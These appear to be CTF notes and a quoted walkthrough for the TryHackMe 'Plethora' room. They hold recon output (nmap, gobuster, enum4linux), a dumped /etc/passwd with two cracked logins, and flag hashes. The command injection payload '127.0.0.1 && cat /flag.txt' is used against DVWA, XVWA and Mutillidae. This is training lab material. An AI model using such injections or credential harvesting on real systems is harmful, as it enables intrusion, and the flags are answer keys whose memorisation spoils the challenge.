Plethora

Beginner CTF with a plethora of vulnerabilities

[Task 1] Attack and collect

Plethora

Learn, experiment, have fun. Wait about 30 seconds for the VM to fully deploy.

#1
DVWA flag.txt

login with admin:password, and navigate to “Command Injection” page
insert command (**127.0.0.1 && cat /flag.txt**) into “Ping a device” box

14f6f0e524b633c69b4ea71034dc799c

#2
XVWA flag.txt

used command injection in “Ping a host” box
127.0.0.1 && cat /flag.txt

a5e445a3c3b2b6d30abe81f2ec94365d

#3
Mutillidae flag.txt

“OWASP 2017 > A1 Injection(other) > Command Injection > DNS Lookup”
inject command in input box
127.0.0.1 && cat /flag.txt

9e7103b52a12d187fbef0097ddfb19b2

#4
JuiceShop flag.txt

bc173f1f0eefb435d6f55cc33186dd49

#5
VulnBank flag.txt

11e8eac8a0eee4fea2fa54991482d6b2

#6
user.txt

8dff65a2e55c35678f522f68517ef61e

#7
root.txt

22c32dff031a18fa415689dbb3b65026

scans

DVWA
XVWA
SSRF
Mutillidae
JuiceShop
VulnBank

nmap

NMAP:

```
PORT     STATE SERVICE     VERSION
21/tcp    open  ftp         ProFTPD 1.3.5
22/tcp    open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 89:ba:6f:21:da:f1:a3:ca:5c:91:98:9a:52:61:06:12 (DSA)
|   2048 61:c2:7a:48:a6:1f:38:14:7a:b0:8c:1c:f5:0f:20:73 (RSA)
|   256 18:9e:f8:6b:e4:31:32:91:49:a0:88:08:50:a5:51:43 (ECDSA)
|_  256 a5:5a:3f:89:f2:2d:2c:72:46:ab:79:01:a2:b4:e0:70 (ED25519)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
|_smtp-commands: plethora, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES,
8BITMIME, DSN,
|_ssl-date: TLS randomness does not represent time
53/tcp    open  domain      ISC BIND 9.9.5-3ubuntu0.19 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.9.5-3ubuntu0.19-Ubuntu
80/tcp    open  http        Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: plethora
110/tcp   open  pop3        Dovecot pop3d
|_pop3-capabilities: CAPA USER STLS PIPELINING TOP SASL(PLAIN) AUTH-RESP-CODE UIDL RESP-CODES
|_ssl-date: TLS randomness does not represent time
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      41185/udp6  mountd
|   100005  1,2,3      45696/udp   mountd
|   100005  1,2,3      56791/tcp6  mountd
|   100005  1,2,3      58150/tcp   mountd
|   100021  1,3,4      34015/tcp6  nlockmgr
|   100021  1,3,4      42827/tcp   nlockmgr
|   100021  1,3,4      44390/udp6  nlockmgr
|   100021  1,3,4      54358/udp   nlockmgr
|   100024  1          45194/udp6  status
|   100024  1          46045/tcp6  status
|   100024  1          53712/udp   status
|   100024  1          58794/tcp   status
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap        Dovecot imapd (Ubuntu)
|_imap-capabilities: post-login ID have more listed IMAP4rev1 LITERAL+ capabilities LOGIN-REFERRALS Pre-login
STARTTLS OK AUTH=PLAINA0001 IDLE ENABLE SASL-IR
|_ssl-date: TLS randomness does not represent time
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
993/tcp   open  ssl/imaps?
995/tcp   open  ssl/pop3s?
2049/tcp  open  nfs_acl     2-3 (RPC #100227)
3306/tcp  open  mysql       MySQL 5.5.62-0ubuntu0.14.04.1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.62-0ubuntu0.14.04.1
|   Thread ID: 38
|   Capabilities flags: 63487
|   Some Capabilities: Support41Auth, ConnectWithDatabase, Speaks41ProtocolOld, LongColumnFlag,
SupportsCompression, ODBCClient, DontAllowDatabaseTableColumn, LongPassword, IgnoreSigpipes,
SupportsLoadDataLocal, Ig
noreSpaceBeforeParenthesis, InteractiveClient, Speaks41ProtocolNew, FoundRows, SupportsTransactions,
SupportsMultipleStatments, SupportsMultipleResults, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: v[AuJQ8clquy|&C^1w(^
|_  Auth Plugin Name: mysql_native_password
8091/tcp  open  http        nginx 1.10.3
| http-robots.txt: 2 disallowed entries
|_/vulnbank/online/ /rhn/
|_http-server-header: nginx/1.10.3
| http-title: VulnBank ltd.
|_Requested resource was vulnbank/index.html
8092/tcp  open  http        Apache httpd 2.4.7
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2015-10-22 11:18  xvwa/
|_
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Index of /
8093/tcp  open  ssl/unknown
10000/tcp open  http        MiniServ 1.920 (Webmin httpd)
41803/tcp open  mountd      1-3 (RPC #100005)
42827/tcp open  nlockmgr    1-4 (RPC #100021)
56386/tcp open  mountd      1-3 (RPC #100005)
58150/tcp open  mountd      1-3 (RPC #100005)
58794/tcp open  status      1 (RPC #100024)
Service Info: Hosts:  plethora, PLETHORA, localhost; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h40m09s, deviation: 2h53m13s, median: 8s
|_nbstat: NetBIOS name: PLETHORA, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: plethora
|   NetBIOS computer name: PLETHORA\x00
|   Domain name: \x00
|   FQDN: plethora
|_  System time: 2020-05-04T07:58:51-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
```

```
|   date: 2020-05-04T12:59:05
|_  start_date: N/A
```

gobuster

```
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.12.109/
[+] Threads:        10
[+] Wordlist:       /home/taj702/Desktop/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/05/04 10:24:01 Starting gobuster
===============================================================
/wordpress (Status: 301)
/drupal (Status: 301)
/joomla (Status: 301)
/phpmyadmin (Status: 301)
/server-status (Status: 403)
```

enum4linux

```
 ==========================
|    Target Information    |
 ==========================
Target ........... 10.10.86.160
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ====================================================
|    Enumerating Workgroup/Domain on 10.10.86.160    |
 ====================================================
[+] Got domain/workgroup name: WORKGROUP

 ============================================
|    Nbtstat Information for 10.10.86.160    |
 ============================================
Looking up status of 10.10.86.160
        PLETHORA        <00> -         B <ACTIVE>  Workstation Service
        PLETHORA        <03> -         B <ACTIVE>  Messenger Service
        PLETHORA        <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 =====================================
|    Session Check on 10.10.86.160    |
 =====================================
[+] Server 10.10.86.160 allows sessions using username '', password ''

 ===========================================
|    Getting domain SID for 10.10.86.160    |
 ============================================
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 ======================================
|    OS information on 10.10.86.160    |
 ======================================
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 10.10.86.160 from smbclient:
[+] Got OS info for 10.10.86.160 from srvinfo:
        PLETHORA       Wk Sv PrQ Unx NT SNT plethora server (Samba, Ubuntu)
        platform_id     :       500
        os version      :       6.1
        server type     :       0x809a03

 =============================
|    Users on 10.10.86.160    |
 =============================
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: zayotic  Name:   Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: mason    Name:   Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: root     Name: root      Desc:

user:[zayotic] rid:[0x3e8]
user:[mason] rid:[0x3ea]
user:[root] rid:[0x3e9]

 =========================================
|    Share Enumeration on 10.10.86.160    |
 =========================================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        public          Disk
        private         Disk
        IPC$            IPC       IPC Service (plethora server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 10.10.86.160
//10.10.86.160/print$   Mapping: DENIED, Listing: N/A
//10.10.86.160/public   Mapping: OK, Listing: OK
//10.10.86.160/private  Mapping: DENIED, Listing: N/A
//10.10.86.160/IPC$     [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*

 ====================================================
|    Password Policy Information for 10.10.86.160    |
 ====================================================


[+] Attaching to 10.10.86.160 using a NULL share

[+] Trying protocol 139/SMB...

[+] Found domain(s):

        [+] PLETHORA
        [+] Builtin

[+] Password Info for Domain: PLETHORA

        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: 37 days 6 hours 21 minutes
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: 37 days 6 hours 21 minutes


[+] Retieved partial password policy with rpcclient:

Password Complexity: Disable
```

creds

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:106:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
bind:x:104:111::/var/cache/bind:/bin/false
landscape:x:108:117::/var/lib/landscape:/bin/false
sshd:x:109:65534::/var/run/sshd:/usr/sbin/nologin
tomcat7:x:110:119::/usr/share/tomcat7:/bin/false
zayotic:x:1000:1000:,,,:/home/zayotic:/bin/bash
bill:x:1001:1001:,,,:/home/bill:/bin/bash
joe:x:1002:1002:,,,:/home/joe:/bin/bash
john:x:1003:1003:,,,:/home/john:/bin/bash
jason:x:1004:1004:,,,:/home/jason:/bin/bash
mason:x:1005:1005:,,,:/home/mason:/bin/bash
jeff:x:1006:1006:,,,:/home/jeff:/bin/bash
dan:x:1007:1007:,,,:/home/dan:/bin/bash
josh:x:1008:1008:,,,:/home/josh:/bin/bash
statd:x:111:65534::/var/lib/nfs:/bin/false
telnetd:x:112:122::/nonexistent:/bin/false
Debian-exim:x:113:123::/var/spool/exim4:/bin/false
postfix:x:105:113::/var/spool/postfix:/bin/false
dovecot:x:106:115:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
dovenull:x:107:116:Dovecot login user,,,:/nonexistent:/bin/false

zayotic:password
mason:12345678
```

ports&services


Plethora port 80

DVWA	port 8090
XVWA	port 8092
SSRF	port 80 /ssrf
Mutillidae	port 8093
JuiceShop	port 8094
VulnBank	port 8091/vulnbank/index.html

official writeup

[Hacking walkthrough] THM: Plethora

- Post Author:Kelcy66
- Post published:December 16, 2019
- Post Category:Hacking / tryhackme
- Post Comments:6 Comments



Title: Plethora


Room Code: plethora

Info: Beginner CTF with a plethora..

Link to the room:

Greeting there, welcome to another THM CTF write-up. Today, we are going through a beginner room created by user zayotic. This room contains lots of vulnerabilities in terms of the web application. that is the reason the room gets its name, plethora. The challenge includes the famous DVMA, XVWA, Mutillidae and OWASP juice shop. Also, you might hear about vulnbank. However, this is not the vulnbank from vulhub, it was another vulnbank ltd. I guess the main objective of this room is to explore all sorts of web vulnerabilities such as SQL injection, XSS and command injection. I highly recommend you to do all the available stuff in the room, not just finding the flag. Instead of web vulnerability, ssh brute-force attack and buffer overflow also can be found in this room. Let's begin the walkthrough, shell we?
First and foremost, launch your Nmap scanner and scan for open ports on the machine.

```
nmap -Pn -A -v <machine IP>
```




```
Scanning 10.10.176.225 [1000 ports]
Discovered open port 139/tcp on 10.10.176.225
Discovered open port 8080/tcp on 10.10.176.225
Discovered open port 22/tcp on 10.10.176.225
Discovered open port 111/tcp on 10.10.176.225
Discovered open port 23/tcp on 10.10.176.225
Discovered open port 53/tcp on 10.10.176.225
Discovered open port 110/tcp on 10.10.176.225
Discovered open port 995/tcp on 10.10.176.225
Discovered open port 25/tcp on 10.10.176.225
Discovered open port 445/tcp on 10.10.176.225
Discovered open port 993/tcp on 10.10.176.225
Discovered open port 80/tcp on 10.10.176.225
Discovered open port 3306/tcp on 10.10.176.225
Discovered open port 143/tcp on 10.10.176.225
Discovered open port 21/tcp on 10.10.176.225
Discovered open port 8093/tcp on 10.10.176.225
Discovered open port 2049/tcp on 10.10.176.225
Discovered open port 8090/tcp on 10.10.176.225
Discovered open port 10000/tcp on 10.10.176.225
Increasing send delay for 10.10.176.225 from 0 to
```

Task 1-1: DVWA

I not going to do a full walkthrough on the web vulnerability. The main goal of this write-up is to answer the question. Like I said before, it is best for you to explore the entire vulnerability by yourself.

To locate the flag, we need to utilize the command injection vulnerability. For your information, the flag is located at the main file system. You might ask how I found the location. Actually, I completed the task by listing all the directories.



Vulnerability: Command Injection


Ping a device

Enter an IP address: 127.0.0.1 && cat /flag.txt

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.054 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.046 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.046 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.043 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.043/0.047/0.054/0.000 ms
[redacted]
```

Task 1-2: XVWA

Similar to the previous task, locate the command injection tab and read the flag.



Enter your IP/host to ping.

127.0.0.1 && cat /flag.txt


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.038 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.078 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.038 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2137ms
rtt min/avg/max/mdev = 0.038/0.051/0.078/0.019 ms
```

[redacted]

Sam

Task 1-3: Mutillidae

Similar stuff, locate to the command injection (OWASP 2017 –> A1 Injection (other) –> command injection –> DNS lookup).



Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP 127.0.0.1 && cat /flag.txt

Results for 127.0.0.1 && cat /flag.txt

```
Server:         10.0.0.2
Address:        10.0.0.2#53

Non-authoritative answer:
1.0.0.127.in-addr.arpa  name = localhost.

Authoritative answers can be found from:
```

